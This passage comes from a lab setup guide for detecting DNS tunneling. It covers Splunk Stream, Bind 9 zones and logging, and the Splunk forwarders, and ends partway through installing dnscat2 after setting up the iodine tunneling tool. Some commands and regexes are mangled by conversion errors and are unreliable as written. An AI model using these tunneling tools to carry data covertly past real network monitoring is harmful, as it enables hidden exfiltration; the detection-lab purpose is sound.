
9996

Status ⇅


Enabled | [Disable](#)

## 24. Configure Stream App

1. Log into Splunk if not already logged in
2. Choose the Splunk Stream App, It can be found in two locations depending on the current location in Splunk.



3. Skip the tour, installers choice
4. Leave Defaults, Click Let's get started



5. The main dashboard will display

Application Analytics Summary

Last 24 hours


Web Analytics HTTP Activity HTTP Overview

Web Traffic Overview


| Domain             | Bytes In Over Time | Bytes Out Over Time | Event Count |
|--------------------|--------------------|---------------------|-------------|
| 172.31.10.176:8000 |                    |                     | 585         |
| 172.31.10.227:8000 |                    |                     | 219         |

Client Error

## 6. Select Configuration and Configure Streams



## 7. Click New Stream



## 8. Choose Protocol DNS, Give the Name “Test\_DNS\_Tunnel\_Detection”, Give a Description, and Click Next

Create New Stream

Basic Info Aggregation Fields Filters Settings Groups Done

Next >

Basic Info

Pick a protocol and create your own stream.

Protocol DNS

Name Test\_DNS\_Tunnel\_Detection

The name of a stream will be used as the source of the events. It cannot be changed afterwards.

Description Give me a Description

## 9. Leave Aggregation Default as No and Click Next

## 10. Select Additional DNS Field not collected by default and Click Next

|                                     |                   |                                                        |
|-------------------------------------|-------------------|--------------------------------------------------------|
| <input checked="" type="checkbox"/> | amount            | The number of resource records in the answer section   |
| <input checked="" type="checkbox"/> | amount            | Number of additional answers                           |
| <input type="checkbox"/>            | capture_hostname  | Hostname where flow was captured                       |
| <input checked="" type="checkbox"/> | host_type         | DNS host type                                          |
| <input type="checkbox"/>            | network_interface | Name of network interface                              |
| <input checked="" type="checkbox"/> | nscount           | Number of answers in the 'authority' section           |
| <input checked="" type="checkbox"/> | packets_in        | The total number of packets sent from client to server |
| <input checked="" type="checkbox"/> | packets_out       | The total number of packets sent from server to client |
| <input checked="" type="checkbox"/> | qdcoun            | Number of queries                                      |
| <input type="checkbox"/>            | vlan_id           | VLAN ID from 802.1Q header                             |

11. Do not add Filters, Click Next

12. Change Index to “dns\_tunnel\_detection”, make Status “Enabled”, and Click Next Settings

Optionally, adjust Splunk App for Stream settings.

Index dns\_tunnel\_detection v

Status Enabled Disabled Estimate

13. Leave defaultgroup and click Create Stream

14. Click Done

## 25. Configure URL Toolbox

1. SSH to the Splunk server
2. Execute “sudo su -”
3. Change to utbox directory
  - a. Execute “cd /opt/splunk/etc/apps/utbox/bin”
4. Make backup copy of suffix\_list\_custom.dat
  - a. Execute “cp -a suffix\_list\_custom.dat suffix\_list\_custom.dat.bak”
5. Make sure backup file was created
  - a. Execute “ls -l”
6. Using a text editor, edit suffix\_list\_custom.dat
  - a. Add “lan” and “local” to the list

```
rw-r--r-- 1 root root 7615 May 15 17:05 suffix_list_custom.dat
rw-r--r-- 1 root root 7615 May 15 17:05 suffix_list_custom.dat.bak
```

- b. **IMPORTANT NOTE:** This list has a large amount of TLDs, if the lab installer is using a different domain, make sure it's in the list.
7. Run diff between active and backup file
  - a. Execute "diff suffix\_list\_custom.dat suffix\_list\_custom.dat.bak"

```
537d536
< lan
570d568
< local
```

## 26. Configure Splunk Add-on for ISC Bind 1.0.0

1. Create pfsense index
2. Login to the Splunk UI
3. Follow same steps as outlined in "Create Index for DNS Logs"
4. Call the index "bind"
5. SSH to the Splunk server
6. Execute "sudo su -"
7. Change to Splunk\_TA\_isc-bind" directory
  - a. Execute "/opt/splunk/etc/apps/Splunk\_TA\_isc-bind"
  - b. Execute "mkdir local"
  - c. Execute "cd ./local"
  - d. Execute "touch transforms.conf"
  - e. Using a Text editor open the transforms.conf file
  - f. Paste the data from this table into the file and save.

```
[isc_bind_query_extract_field_0]
#REGEX = (?:\s+queries:)?(?:\s+([\^:]+):)?\s+client\s+([\w\-.:]{1,100})#(\d{1,5})(?:\s+([\^:]+):)?(?:\s+view\s+([\^:]+):)?\s+query:\s+([\w\-.:]{1,100}))\s+([\^:]+)\s+([\^:]+)\s+([\^:]+)([\^s]*)\s+([\w\-.:]{1,100}))$
REGEX = (?:\s+queries:)?(?:\s+([\^:]+):)?\s+client\s+([\w\-.:]{1,255})#(\d{1,5})(?:\s+([\^:]+):)?(?:\s+view\s+([\^:]+):)?\s+query:\s+([\w\-.:]{1,555}))\s+([\^:]+)\s+([\^:]+)\s+([\^:]+)([\^s]*)\s+([\w\-.:]{1,100}))$
#FORMAT = vendor_severity::$1 src::$2 src_port::$3 query::$4 record_class::$5 record_type::$6 flag::$7 dest::$8

[isc_bind_queryerror_extract_field_0]
REGEX = (?:\s+query-errors:)?(?:\s+([\^:]+):)?\s+client\s+([\w\-.:]{1,100})#(\d{1,5})(?:\s+view\s+([\^:]+):)?\s+query\s+failed\s+([\^:]+):)\s+for\s+([\w\-.:]{1,100})/([\^:]+)/([\^:]+)\s+at\s+([\^:]+):(\d+)$
FORMAT = vendor_severity::$1 src::$2 src_port::$3 response_code::$4 query::$5 record_class::$6 record_type::$7 file_name::$8 file_location::$9

[isc_bind_lameserver_extract_field_0]
REGEX = (?:\s+lame-servers:)?(?:\s+([\^:]+):)?\s+(error\s+([\^:]+):)\s+resolving\s+([\w\-.:]{1,100})/([\^:]+)/([\^:]+)\s+([\w\-.:]{1,100})#(\d{1,5}))$
FORMAT = vendor_severity::$1 body::$2 error_type::$3 query::$4 record_type::$5 record_class::$6 dest::$7 dest_port::$8
```

```

[isc_bind_network_extract_field_0]
REGEX =
(?:\s+network:)?(?:\s+([^\s:]+):)?\s+(no\s+longer\s+listening\s+on)\s+(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}::\s+
)\s+(\d{1,5})$
FORMAT = vendor_severity::$1 vendor_action::$2 ip::$3 port::$4

[isc_bind_network_extract_field_2]
REGEX =
(?:\s+network:)?(?:\s+([^\s:]+):)?\s+(listening\s+on)\s+([\s]+)\s+interface\s+([\s,]+)\s+(\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}::\s+
)\s+(\d{1,5})$
FORMAT = vendor_severity::$1 vendor_action::$2 proto::$3 interface::$4 ip::$5 port::$6

[isc_bind_transfer_extract_field_0]
REGEX =
(?:\s+notify:)?(?:\s+([^\s:]+):)?\s+zone\s+([\s/]+)/([\s/]+)(?:\s+([^\s:]+):)?\s+(sending\s+notifies)\s+(\s+serial\s+([\s/]+)\s+
)\s+(\d{1,5})$
FORMAT = vendor_severity::$1 dest_zone::$2 record_class::$3 vendor_action::$4 serial_number::$5

[isc_bind_transfer_extract_field_2]
REGEX =
(?:\s+notify:)?(?:\s+([^\s:]+):)?\s+zone\s+([\s/]+)/([\s/]+)(?:\s+([^\s:]+):)?\s+(sending\s+notify\s+to)\s+(\s+[\w\-\.\:]{1,100})\s+
(\d{1,5})$
FORMAT = vendor_severity::$1 dest_zone::$2 record_class::$3 vendor_action::$4 dest::$5
dest_port::$6

[isc_bind_transfer_extract_field_4]
REGEX =
(?:\s+notify:)?(?:\s+([^\s:]+):)?\s+zone\s+([\s/]+)/([\s/]+)(?:\s+([^\s:]+):)?\s+(notify\s+to)\s+(\s+[\w\-\.\:]{1,100})\s+
(\d{1,5})\s+(\s+[\s:]*\s+)(.*)$
FORMAT = vendor_severity::$1 dest_zone::$2 record_class::$3 vendor_action::$4 dest::$5
dest_port::$6 detail::$7

[isc_bind_transfer_extract_field_6]
REGEX =
(?:\s+notify:)?(?:\s+([^\s:]+):)?\s+zone\s+([\s/]+)/([\s/]+)(?:\s+([^\s:]+):)?\s+(notify\s+response\s+from)\s+(\s+[\w\-\.\:]{1,100})\s+
(\d{1,5})\s+(\s+[\s:]*\s+)(.*)$
FORMAT = vendor_severity::$1 dest_zone::$2 record_class::$3 vendor_action::$4 src::$5 src_port::$6
response_code::$7

[isc_bind_severities_lookup]
filename = isc_bind_severities.csv

[isc_bind_category_lookup]
filename = isc_bind_category.csv

[isc_bind_reply_code_lookup]
filename = isc_bind_reply_code.csv

[isc_bind_action_lookup]
filename = isc_bind_action.csv

```

8. **IMPORTANT NOTE:** The default field extractions do not quite work correctly. This is the modification to make it work correctly. Make sure the transforms.conf file is in the local directory. In Splunk the local directory configuration, precede the default directory configurations.

9. Perform a diff between the default transforms.conf and local transforms.conf
  - a. From the (/opt/splunk/etc/apps/Splunk\_TA\_isc-bind ) directory Execute “diff ./local/transforms.conf ./default/transforms”
  - b. The output below shows which regular expressions were modified to fix the extractions

```
2,4c2,3
< #REGEX = (?:\s+queries:)?(?:\s+([^\s]+):)?\s+client\s+([\w\-.:]{1,100})#(\d{1,5})(?:\s+([^\s]+)\s+)?(?:\s+view\s+([^\s]+):)?\s+query:\s+([\w\-.:]{1,100}))?\s+([\s]+)\s+([\s]+)\s+[\+-]([^\s]*)\s+(([\w\-.:]{1,100}))$
< REGEX = (?:\s+queries:)?(?:\s+([^\s]+):)?\s+client\s+([\w\-.:]{1,255})#(\d{1,5})(?:\s+([^\s]+)\s+)?(?:\s+view\s+([^\s]+):)?\s+query:\s+([\w\-.:]{1,555}))?\s+([\s]+)\s+([\s]+)\s+[\+-]([^\s]*)\s+(([\w\-.:]{1,100}))$
< #FORMAT = vendor_severity::$1 src::$2 src_port::$3 query::$4 record_class::$5 record_type::$6 flag::$7 dest::$8
---
> REGEX = (?:\s+queries:)?(?:\s+([^\s]+):)?\s+client\s+([\w\-.:]{1,100})#(\d{1,5})(?:\s+([^\s]+)\s+)?(?:\s+view\s+([^\s]+):)?\s+query:\s+([\w\-.:]{1,100}))?\s+([\s]+)\s+([\s]+)\s+[\+-]([^\s]*)\s+(([\w\-.:]{1,100}))$
> FORMAT = vendor_severity::$1 src::$2 src_port::$3 query::$4 record_class::$5 record_type::$6 flag::$7 dest::$8
```

10. Another option is to copy the transforms.conf file from the default directory to the local directory of the ISC Bind App. Then just replace the REGEX and FORMAT for stanza [isc\_bind\_query\_extract\_field\_0].

## 27. Configure Splunk pfSense Add-On

1. Create pfsense index
2. Login to the Splunk UI
3. Follow same steps as outlined in “Create Index for DNS Logs”
4. Call the index “pfsense”
5. Setup Splunk Listener
6. SSH to the Splunk server
7. Execute “sudo su -”
8. Change directory to pfSense
  - a. Execute “/opt/splunk/etc/apps/TA-pfsense”
9. Create local directory
  - a. Execute “mkdir local”
10. Create inputs file
  - a. Execute “touch inputs.conf”
11. Using a text editor, edit inputs.conf
  - a. Copy configuration in table below, Change IP address to match Splunk Server

```
[udp://172.31.10.199:516]
index=pfsense
sourcetype = pfsense
```

- b. **IMPORTANT NOTE:** Port 516 was chosen over port 514, not to conflict with other syslog configurations. In a production environment, having Splunk run the syslog collector is a bad idea. Every time Splunk restarts so does the syslog listener, resulting in lost data. Best practice is to setup a syslog-ng or rsyslog server, then install Splunk to monitor the files generated by syslog.
12. Restart Splunk
- a. service splunk restart
  - b. OR
  - c. /opt/splunk/bin/splunk restart

## 28. Install Bind 9

1. SSH to the Bind DNS Server
2. Execute “sudo su -“
3. Execute “apt-get install bind9 bind9-doc bind9utils dnsutils”
4. Install any dependencies

## 29. Configure Bind 9

**Important Note:** Adjust any IP Address and Subnets for the lab network.

1. SSH to the Bind DNS Server
2. Execute “sudo su -“
3. Execute “cd /etc/bind”
4. Using text editor, edit named.conf.options
5. Add any missing information from the table below. Save the file

```
acl trusted {
    172.16.0.0/12;
    127.0.0.1/32;
    localhost;
    localnets;
};

options {
    directory "/var/cache/bind";
    max-cache-size 2m; //maximum cache size of 2 MB
    cleaning-interval 1; //clean cache every 1 minute
    recursion yes;
    allow-query { any; };
    allow-recursion { trusted; };
    allow-query-cache { trusted; };
    edns-udp-size 512 ;
    // If there is a firewall between you and nameservers you want
    // to talk to, you may need to fix the firewall to allow multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/800113

    // If your ISP provided one or more IP addresses for stable
```

```

// nameservers, you probably want to use them as forwarders.
// Uncomment the following block, and insert the addresses replacing
// the all-0's placeholder.

forwarders {
8.8.8.8;
8.8.4.4;
};

//=====
// If BIND logs error messages about the root key being expired,
// you will need to update your keys. See https://www.isc.org/bind-keys
//=====

dnssec-validation auto;

auth-nxdomain no; # conform to RFC1035
listen-on-v6 { any; };
};

```

6. Create file named.conf.log, add the configuration from the table below

```

logging {
    channel default_channel {
        file "/var/log/named/default.log";
        print-time yes;
        print-category yes;
        print-severity yes;
        severity dynamic;
    };
    channel general_channel {
        file "/var/log/named/general.log";
        print-time yes;
        print-category yes;
        print-severity yes;
        severity dynamic;
    };
    channel notify_channel {
        file "/var/log/named/notify.log";
        print-time yes;
        print-category yes;
        print-severity yes;
        severity dynamic;
    };
    channel network_channel {
        file "/var/log/named/network.log";
        print-time yes;
        print-category yes;
        print-severity yes;
        severity dynamic;
    };
    channel queries_channel {
        file "/var/log/named/queries.log";
        print-time yes;
    };
};

```

```

        print-category yes;
        print-severity yes;
        severity dynamic;
    };
    channel query-errors_channel {
        file "/var/log/named/query-errors.log";
        print-time yes;
        print-category yes;
        print-severity yes;
        severity dynamic;
    };
    channel lame-servers_channel {
        file "/var/log/named/lame-servers.log";
        print-time yes;
        print-category yes;
        print-severity yes;
        severity dynamic;
    };

    category default { default_channel; };
    category general { general_channel; };
    category notify { notify_channel; };
    category network { network_channel; };
    category queries { queries_channel; };
    category query-errors { query-errors_channel; };
    category lame-servers { lame-servers_channel; };
};

```

7. Create file db.security.local, add the configuration from the table below
- Important Note:** This is the file that maps domain security.local to the DNS tunnel servers.

```

;
; BIND data file for local loopback interface
;
$TTL 604800
@ IN SOA security.local. root.security.local. (
    1402201600 ; Serial
    604800 ; Refresh
    86400 ; Retry
    2419200 ; Expire
    604800 ) ; Negative Cache TTL
;
@ IN NS ns1.security.local.
@ IN A 172.31.20.60
ns1 IN A 172.31.20.60
t30 IN A 172.31.30.2
t40 IN A 172.31.40.2

t1 IN NS t1ns.security.local.
t1ns IN A 172.31.30.100

t2 IN NS t2ns.security.local.
t2ns IN A 172.31.30.101

```

8. Edit the named.conf file, Add any missing entries from the table below

```

// This is the primary configuration file for the BIND DNS server named.
//

```

```
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
include "/etc/bind/named.conf.log";
```

9. Edit the `named.conf.local` file, Add any missing entries from the table below

```
//Manage Log Files
//include "/etc/bind/named.conf.log";

//
// Do any local configuration here
//

// Consider adding the 1918 zones here, if they are not used in your
// organization
//include "/etc/bind/zones.rfc1918";

//My Zones

zone "security.local" {
    type master;
    file "/etc/bind/db.security.local";
    forwarders { };
};

zone "10.31.172.in-addr.arpa" {
    type master;
    notify no;
    file "/etc/bind/db.10.31.172";
};

zone "20.31.172.in-addr.arpa" {
    type master;
    notify no;
    file "/etc/bind/db.20.31.172";
};

zone "30.31.172.in-addr.arpa" {
    type master;
    notify no;
    file "/etc/bind/db.30.31.172";
};

//zone "40.31.172.in-addr.arpa" {
//    type master;
//    notify no;
//    file "/etc/bind/db.40.31.172";
//};
```

10. Create file `db.10.31.172` and add this configuration from the table below

```
;
```

```

; BIND reverse data file for local loopback interface
;
$TTL 604800
@ IN SOA security.local. root.security.local. (
        1402201600 ; Serial
        604800 ; Refresh
        86400 ; Retry
        2419200 ; Expire
        604800 ) ; Negative Cache TTL
;
@ IN NS ns1.security.local.
2 IN PTR dot2.security.local.
3 IN PTR dot3.security.local.
4 IN PTR dot4.security.local.
5 IN PTR dot5.security.local.

```

11. Create file db.20.31.172 and add this configuration from the table below

```

;
; BIND reverse data file for local loopback interface
;
$TTL 604800
@ IN SOA security.local. root.security.local. (
        1402201602 ; Serial
        604800 ; Refresh
        86400 ; Retry
        2419200 ; Expire
        604800 ) ; Negative Cache TTL
;
@ IN NS ns1.security.local.
60 IN PTR ns1.security.local.

```

12. Create file db.30.31.172 and add this configuration from the table below

```

;
; BIND reverse data file for local loopback interface
;
$TTL 604800
@ IN SOA security.local. root.security.local. (
        1402201600 ; Serial
        604800 ; Refresh
        86400 ; Retry
        2419200 ; Expire
        604800 ) ; Negative Cache TTL
;
@ IN NS ns1.security.local.
2 IN PTR t30.security.local.

```

13. Create file db.40.31.172 and add this configuration from the table below

```

;
; BIND reverse data file for local loopback interface
;
$TTL 604800
@ IN SOA security.local. root.security.local. (
        1112201602 ; Serial
        604800 ; Refresh
        86400 ; Retry
        2419200 ; Expire
        604800 ) ; Negative Cache TTL
;

```

|   |    |     |                     |
|---|----|-----|---------------------|
| @ | IN | NS  | ns1.security.local. |
| 2 | IN | PTR | t40.security.local. |

## 14. Create Logging Location for Bind Logs

- Execute “cd /var/log”
- Execute “mkdir named”
- Execute “chown -R root:bind /var/log/named”
- Execute “chmod -R 775 /var/log/named/”

## 15. Configure Local Resolver

- Execute “cd /etc”
- Edit resolv.conf and add the configuration from the table below

|                         |
|-------------------------|
| domain lan              |
| search lan              |
| nameserver 127.0.0.1    |
| #nameserver 172.31.10.1 |

## 16. Start Bind

- Execute “service bind9 restart”
- Verify Bind is Running
  - Execute “service bind9 status”

```

root@bind:/etc/init.d# service bind9 status
â bind9.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/bind9.service; enabled)
   Drop-In: /run/systemd/generator/bind9.service.d
            ââ50-insserv.conf-$named.conf
   Active: active (running) since Sun 2016-05-01 15:06:34 EDT; 2 weeks 0 days ago
     Docs: man:named(8)
  Process: 12873 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 12877 (named)
    CGroup: /system.slice/bind9.service
            ââ12877 /usr/sbin/named -f -u bind

May 01 15:06:34 bind named[12877]: automatic empty zone: 0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0...ARPA
May 01 15:06:34 bind named[12877]: automatic empty zone: 1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0...ARPA
May 01 15:06:34 bind named[12877]: automatic empty zone: D.F.IP6.ARPA
May 01 15:06:34 bind named[12877]: automatic empty zone: 8.E.F.IP6.ARPA
May 01 15:06:34 bind named[12877]: automatic empty zone: 9.E.F.IP6.ARPA
May 01 15:06:34 bind named[12877]: automatic empty zone: A.E.F.IP6.ARPA
May 01 15:06:34 bind named[12877]: automatic empty zone: B.E.F.IP6.ARPA
May 01 15:06:34 bind named[12877]: automatic empty zone: 8.B.D.0.1.0.0.2.IP6.ARPA
May 01 15:06:34 bind named[12877]: command channel listening on 127.0.0.1#953
May 01 15:06:34 bind named[12877]: command channel listening on ::1#953
Hint: Some lines were ellipsized, use -l to show in full.

```

## 17. Verify resolver is working

- Execute “nslookup”
- Query List below, each should resolve
  - [www.google.com](http://www.google.com)
  - ns1.security.local
  - 172.16.20.60

```

root@bind:/etc/init.d# nslookup
> www.google.com
Server:      127.0.0.1
Address:     127.0.0.1#53

Non-authoritative answer:
Name:   www.google.com
Address: 216.58.192.196
> ns1.security.local
Server:      127.0.0.1
Address:     127.0.0.1#53

Name:   ns1.security.local
Address: 172.31.20.60
> 172.31.20.60
Server:      127.0.0.1
Address:     127.0.0.1#53

60.20.31.172.in-addr.arpa      name = ns1.security.local.

```

18. Verify Logging is working
  - a. Execute “cd /var/log/named”
  - b. Execute “ls -ltrah”

```

root@bind:/var/log/named# ls -ltrah
total 110M
drwxr-xr-x 2 root root 4.0K Mar 21 05:08 old
-rw-r--r-- 1 bind bind 0 Mar 21 05:08 query-errors.log
drwxrwxr-x 3 root bind 4.0K Mar 21 05:08 .
-rw-r--r-- 1 bind bind 1.3K May 1 15:06 network.log
-rw-r--r-- 1 bind bind 1.4K May 1 15:06 notify.log
-rw-r--r-- 1 bind bind 4.5M May 1 23:01 default.log
drwxr-xr-x 7 root root 4.0K May 15 06:25 ..
-rw-r--r-- 1 bind bind 2.3M May 15 09:32 lame-servers.log
-rw-r--r-- 1 bind bind 62K May 15 09:32 general.log
-rw-r--r-- 1 bind bind 103M May 15 20:21 queries.log

```

19. If bind will not start or displaying errors, review the steps and configuration again. The links below were the resources used to configure bind for the DNS Tunnel Lab

Helpful Links to Get Bind up and running

[https://wiki.debian.org/Bind9#File\\_.2Fetc.2Fbind.2Fnamed.conf.log](https://wiki.debian.org/Bind9#File_.2Fetc.2Fbind.2Fnamed.conf.log)

<http://jack-brennan.com/caching-dns-with-bind9-on-debian/>

[https://debian-administration.org/article/355/Two-in-one\\_DNS\\_server\\_with\\_BIND9](https://debian-administration.org/article/355/Two-in-one_DNS_server_with_BIND9)

<https://www.digitalocean.com/community/tutorials/how-to-configure-bind-as-a-caching-or-forwarding-dns-server-on-ubuntu-14-04>

<https://kb.isc.org/article/AA-00269/0/What-has-changed-in-the-behavior-of-allow-recursion-and-allow-query-cache.html>

<https://www.safaribooksonline.com/library/view/dns-bind/0596004109/ch03s21.html>

## 30. Install Splunk Universal Forwarder

1. Download Universal Forwarder from Splunk

- a. [https://www.splunk.com/page/previous\\_releases/universalforwarder](https://www.splunk.com/page/previous_releases/universalforwarder)
- b. Click on Linux X86\_64



- [Linux x86](#)
- [Linux x86\\_64](#)
- [Linux PPC](#)
- [Linux s390x](#)

- c. Download the matching version to Splunk Enterprise. In this case, choose the 6.3.3 deb package.

2.6+ kernel Linux distributions (64-bit)

6.3.3:

[splunkforwarder-6.3.3-f44afce176d0-linux-2.6-amd64.deb](#)  
[splunkforwarder-6.3.3-f44afce176d0-Linux-x86\\_64.tgz](#)  
[splunkforwarder-6.3.3-f44afce176d0-linux-2.6-x86\\_64.rpm](#)

2. SCP or SFTP to Bind Server

- a. Upload the Splunk UF
- b. Also, upload the Splunk ISC Bind Technology Add-on that was download for the Splunk Server
  - i. File Name = splunk-add-on-for-isc-bind\_100.tgz

3. SSH to the Bind Server

4. Sudo to Root, Execute “sudo su –“

5. Install Heavy Forwarder

- a. Navigate to directory, where the Splunk UF was uploaded
- b. Execute “dpkg -i splunkforwarder-6.3.3-f44afce176d0-linux-2.6-amd64.deb”

```
root@debian:/home/s0apb0x# dpkg -i splunkforwarder-6.3.3-f44afce176d0-linux-2.6-amd64.deb
Selecting previously unselected package splunkforwarder.
(Reading database ... 47369 files and directories currently installed.)
Preparing to unpack splunkforwarder-6.3.3-f44afce176d0-linux-2.6-amd64.deb ...
Unpacking splunkforwarder (6.3.3) ...
Setting up splunkforwarder (6.3.3) ...
complete
root@debian:/home/s0apb0x#
```

6. Start Heavy Forwarder

- a. Execute “/opt/splunkforwarder/bin/splunk start --accept-license”

```

root@debian:/home/s0apb0x# /opt/splunkforwarder/bin/splunk start --accept-license
Splunk> Be an IT superhero. Go home early.

Checking prerequisites...
  Checking mgmt port [8089]: open
    Creating: /opt/splunkforwarder/var/lib/splunk
    Creating: /opt/splunkforwarder/var/run/splunk
    Creating: /opt/splunkforwarder/var/run/splunk/appserver/i18n
    Creating: /opt/splunkforwarder/var/run/splunk/appserver/modules/static/css
    Creating: /opt/splunkforwarder/var/run/splunk/upload
    Creating: /opt/splunkforwarder/var/spool/splunk
    Creating: /opt/splunkforwarder/var/spool/dirmoncache
    Creating: /opt/splunkforwarder/var/lib/splunk/authDb
    Creating: /opt/splunkforwarder/var/lib/splunk/hashDb
New certs have been generated in '/opt/splunkforwarder/etc/auth'.
  Checking conf files for problems...
    Done
  Checking default conf files for edits...
    Validating installed files against hashes from '/opt/splunkforwarder/splunkforwarder-6.3.3-f44afce176d0-linux-2.6
-x86_64-manifest'
    All installed files intact.
    Done
All preliminary checks passed.

Starting splunk server daemon (splunkd)...
Generating a 1024 bit RSA private key
.....++++++
.....++++++
writing new private key to 'privKeySecure.pem'
-----
Signature ok
subject=CN=debian/O=SplunkUser
Getting CA Private Key
writing RSA key
Done

```

7. Add to startup
  - a. Execute “/opt/splunkforwarder/bin/splunk enable boot-start”

## 31. Configure Splunk Universal Forwarder

1. SSH to the Bind Server
2. Sudo to Root, Execute “sudo su --”
3. Point Forwarder to Splunk Server
  - a. Execute “cd /opt/splunkforwarder/etc/system/local”
  - b. Execute “touch inputs.conf”
  - c. Using a text editor open outputs.conf”, copy the config in the table below, and save the file
  - d. **IMPORTANT NOTE:** Change the IP address of the Splunk server if appropriate.

|                                                                                                                      |
|----------------------------------------------------------------------------------------------------------------------|
| <pre> [tcpout] defaultGroup = default-autolb-group  [tcpout:default-autolb-group] server = 172.31.10.176:9996 </pre> |
|----------------------------------------------------------------------------------------------------------------------|

4. Install the Splunk ISC Bind TA
  - a. Move to the directory where the file splunk-add-on-for-isc-bind\_100.tgz was uploaded.
  - b. Execute “tar -xvf splunk-add-on-for-isc-bind\_100.tgz -C /opt/splunkforwarder/etc/apps”
  - c. Execute “cd /opt/splunkforwarder/etc/apps/Splunk\_TA\_isc-bind”
  - d. Execute “mkdir local”
  - e. Execute “cd local”
  - f. Execute “touch inputs.conf”

- g. Using a text editor open `inputs.conf` , copy the config in the table below, and save the file

```
[monitor:///var/log/named/queries.log]
sourcetype = isc:bind:query
disabled = 0
index = bind

[monitor:///var/log/named/query-errors.log]
sourcetype = isc:bind:queryerror
disabled = 0
index = bind

[monitor:///var/log/named/network.log]
sourcetype = isc:bind:network
disabled = 0
index = bind

[monitor:///var/log/named/notify.log]
sourcetype = isc:bind:transfer
disabled = 0
index = bind

[monitor:///var/log/named/lame-servers.log]
sourcetype = isc:bind:lameserver
disabled = 0
index = bind
```

5. Restart the Forwarder
- Execute “`service splunk restart`”
  - OR
  - Execute “`/opt/splunkforwarder/bin/splunk restart`”

## 32. Install Iodine

- SSH to DNS Client
- Execute “`sudo apt-get iodine`”
- Verify Iodine is installed
- Execute “`sudo iodine -v`”

```
s0apb0x@debian:~$ sudo iodine -v
iodine IP over DNS tunneling client
version: 0.7.0 from 2014-06-16
s0apb0x@debian:~$
```

- Repeat steps on DNS Tunnel Server

## 33. Install DNSCAT2 Server

- SSH to the Ubuntu Server
- Sudo to root, Execute “`sudo su -`”

3. Install git, make, and g++
  - a. Execute “apt-get -y install git make g++”
4. Install Ruby Repository from bright box .dot
  - a. Execute “sudo apt-get install software-properties-common”
  - b. Execute “sudo apt-add-repository ppa:brightbox/ruby-ng”
  - c. Execute “sudo apt-get update”
5. Install Ruby and Ruby-Dev
  - a. Execute “apt-get install ruby2.2”
  - b. Execute “apt-get install ruby2.2-dev”
6. Install Bundler

- a. Execute “gem2.2 install bundler”

```
root@ubuntudev:~# gem2.2 install bundler
Fetching: bundler-1.12.3.gem (100%)
Successfully installed bundler-1.12.3
Parsing documentation for bundler-1.12.3
Installing ri documentation for bundler-1.12.3
Done installing documentation for bundler after 4 seconds
1 gem installed
root@ubuntudev:~#
```

